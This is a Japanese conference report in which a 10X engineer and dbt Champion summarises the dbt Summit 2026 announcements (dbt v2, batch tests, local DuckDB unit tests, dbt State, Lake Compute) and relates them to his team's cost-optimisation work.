dbt Summit 2026に、dbt Championとして参加してきました

ラスベガスで開かれたdbt Summit 2026(2026年9月15〜18日)の参加レポートです。発表された内容を、10Xで日々dbtやデータに触れる中で考えていることと結びつけながらまとめます。
会場ロビーのLEDボード。「How will you level up with dbt next?」

1. dbt Summitに行くことになった経緯

10Xでソフトウェアエンジニアをしている瀧本です。ネットスーパーや小売向けに、データ変換のためのアプリケーションを作っています。あわせて、Tokyo dbt Meetupの運営もしています。

2026年にdbt Championに選んでいただきました。dbt Championsは、ミートアップの運営や登壇、記事の発信、Slackでの質問対応などを通じて、世界中のdbtコミュニティを支えている人たちをdbt Labsが認定し、後押しするプログラムです。今年のdbt Summitには、2026年のChampionが招待されました。さらに、2026 dbt Community Awardsの「dbt Meetup Organizer of the Year」にもノミネートしていただきました。Tokyo dbt Meetupを続けてこられたのは、参加してくださる皆さん、登壇者の皆さん、運営を一緒に支えてくださる皆さんのおかげです。

会社にも相談し、10Xとしての活動としても参加を後押ししてもらいました。
昨年dbt Community Awardsのノミネート画像。肩書きは以前提出したときの「Analytics Engineer」のままになってしまいましたが、そこはご愛嬌ということで

2. 今年のテーマ「Level Up」



左: Keynote会場のChelsea Theater。右: 「You engineer context」

初日のKeynoteで、dbt LabsのTristan Handyは今年のテーマを「Level Up」だと紹介しました。業界の変化はかつてなく速く、コミュニティ全体でレベルを上げてこの波に向き合おう、という意味です。

Keynote全体を通して繰り返されていたのは、エージェントがデータの主要な消費者になるという見立てでした。インターネットのトラフィックの大半がすでに人間以外になっているのと同じ転換が、データでも起きる。エージェントがメトリクスやテーブル、メタデータを直接使うようになる、という話です。

「作ったモデルが使われない」はデータチームにとって昔からの悩みです。エージェントが大量に問いを投げるようになれば、そこが変わるかもしれない。そのためには、エージェントに正しいコンテキストを渡す仕組み、コンテキストを効率よく届けてコストの暴走を防ぐ仕組み、変更のたびに品質を評価する仕組みが要る。今年の発表は、ほぼすべてこの前提から出てきたものだと感じました。

後半のセッションで出てきた言い方も印象に残っています。

過去10年やってきたアナリティクスエンジニアリングの仕事は、実はコンテキストエンジニアリングだった。

3. 発表されたもの

主な発表を、公式ブログ「Everything we announced at dbt Summit and why it matters」をもとに整理しました。

名称 ステータス ひとことで

dbt v2 GA dbt CoreとFusionを統合した単一エンジン。Apache 2.0
dbt State GA 変更がないモデルをスキップ・clone・deferして計算コストを削る
Lake Compute Private Beta DuckDBベースの変換専用エンジン。Icebergテーブルに対してモデル単位で使い分け

dbt Charts Public Beta ダッシュボードをYAMLで書き、モデルと同じPR・CIに載せる
dbt Wizard Public Preview アナリティクスエンジニアリング専用のエージェント(CLIはPublic Beta、DesktopはPrivate Beta)
Wizard Explore Mode Public Preview ビジネスユーザー向けの会話型分析
Fivetran Context Layer Early Access 構造化・非構造化データをエージェント向けのコンテキストに変換
Anthropic連携・ChatGPTプラグイン GA dbtのコンテキストをワンクリックでAIツールに渡す

Keynoteでの発表のまとめ

「2エンジン時代」の終わり

いちばん大きい発表は、dbt v2のGAです。これまでdbt CoreとFusion Engineは別のコードベース・別のエンジンでした。v2では1つのエンジン・1つの言語仕様にまとまり、ブランドも「dbt」に一本化されます。エンジンはFusionの流れをくむRust製で、Pythonで書かれていたdbt Coreからは土台ごと入れ替わったことになります。ちなみに10Xでも、データ変換のためのアプリケーションをRustで書き始めています。こちらは後ほど、別の記事で紹介されるかもしれません。

作り直しで変わったのは速さだけではありません。v2は、SnowflakeやBigQueryといった各ウェアハウスのSQL方言を理解していて、ウェアハウスがクエリを実行する前に立てるのと同じような論理プランを、手元で組み立てて検証します(静的解析)。存在しないカラムの参照や型の食い違い、関数の使い方の誤りを、ウェアハウスにクエリを投げる前に見つけられるわけです。カラム単位のリネージも、ここから作られています。次の章で紹介するunit testのローカル実行も、このSQLを理解する力があるからこそ、BigQuery向けのSQLをDuckDB向けに翻訳できています。

解析して得たメタデータは、dbt Information Schemaとして手元に書き出すこともできます。--generate-info-schemaを付けて実行すると、モデルやカラム、カラム単位のリネージ、実行結果などが、Parquetのテーブルとしてtarget/info_schema/v1/に出力されます。dbtのSQLの中から{{ info_schema('models') }}のようにrefと同じ感覚で参照できるので、「descriptionのないモデルを洗い出す」といったプロジェクトの品質チェックを、ウェアハウスにつながずにSQLで書けます。manifest.jsonとcatalog.jsonで約70MBあったプロジェクトが約5MBになった、という例も紹介されています。

ライセンスがApache 2.0に戻ったことも大きな話題でした。Spotifyの事例では、オンプレで動かす必要があるのでマネージド版は選べず、v2がOSSとして出たことが採用の決め手になったそうです。v1で90秒以上かかっていたparseが約10秒になり、エージェント経由のcompileチェックは9倍速くなった、という話もありました。

4. コストの話:dbt v2、batch tests、dbt State

個人的にいちばん持ち帰りたかったのがこのテーマです。10Xでもデータパイプラインの変換にdbtを使っていて、日々の実行に加えて、開発中の検証やCIで流れるビルドやテストも含めた実行コストの最適化が議論になっています。

batch tests

「65 tests batched (reduced to 21 queries)」

Keynoteのデモで、156個のデータテストを流すと156本のクエリがウェアハウスに飛ぶ、という場面がありました。v2の--batch-testsフラグを付けると、同じモデルに付いたテストを1回のスキャンにまとめます。デモでは65個のテストが21本のクエリになっていました。

ただし、ドキュメントを読むと対象はかなり絞られています。

  • まとめられるのはuniqueとnot_nullだけ
  • 同じモデルに付いていて、同じ種類が2つ以上あること
  • where・severity・store_failuresなどを設定したテストは対象外で、これまで通り1本ずつ流れる

ordersモデルに5つのテストがある場合のイメージ。同じ種類のテストが2つ以上あるとまとまり、where付きのテストは従来どおり単独で流れる

効くかどうかは、プロジェクトのテストの書き方次第です。whereで絞り込んだテストが多いプロジェクトでは、思ったほど減らないかもしれません。

unit testをローカルで流す

Keynoteのデモでは、あるunit testが10ミリ秒で終わる場面がありました。unit testは本来、入力データをSQLに埋め込んでウェアハウスに投げるので、こんなに速くは終わりません。種明かしは、v2で実験的に入ったcompute: localという設定でした。

この設定を付けたunit testは、SnowflakeやBigQuery向けのSQLをDuckDB向けに翻訳し、dbtを動かしているマシンの上で実行します。ウェアハウスには一切クエリが飛ばないので、開発中やCIで何度unit testを回しても、その分のウェアハウスの費用はかかりません。BigQueryに対応しているので、10Xの環境でもすぐに試せます。

unit_tests:
  - name: test_order_amount_calculation
    model: fct_orders
    config:
      compute: local

プロジェクト全体にdbt_project.ymlでまとめて設定することもできます。実験的な機能なので、使うには環境変数DBT_ENGINE_EXPERIMENTAL_LOCAL_UNIT_TESTS=trueでオプトインする必要があります。

注意点もあります。

  • 対象はunit testだけで、データテストには使えない
  • SQLがDuckDBに翻訳できないとテストは失敗し、ウェアハウスでの実行に自動では切り替わらない
  • テスト対象のモデルの直接の上流は、ウェアハウスに存在している必要がある(スキーマを取得するため)
  • 関数の細かい挙動がBigQueryとDuckDBで食い違うケースが、issueとして報告されている

プラットフォーム固有の関数を多用しているモデルは翻訳できないかもしれませんが、CIで流れるunit testのコストを抑える手段としては、かなり効きそうです。

dbt State

dbt StateはGA。v1・v2・dbt platformのほか、AirflowやDagster、GitHub Actionsなどでも使える
dbt Stateは、昨年発表されたState Aware Orchestrationの発展形です。コードも上流データも変わっていないモデルはビルドをスキップし、計算コストを15〜30%削れるとされています。v1・v2・dbt platformのどこでも使えます。

デモで面白かったのは開発体験のほうです。これまでは本番のmanifest.jsonを--stateで渡してdeferしていましたが、Stateがこれを自動で管理します。開発スキーマで上流を作り直そうとしても、本番に最新のものがあれば自動でcloneして再利用してくれます。事例として登壇したObie Insuranceでは約40%、最大のワークフローでは60%削減できたそうです。

Lake Compute

「Supported on Snowflake and Databricks, more platforms coming」

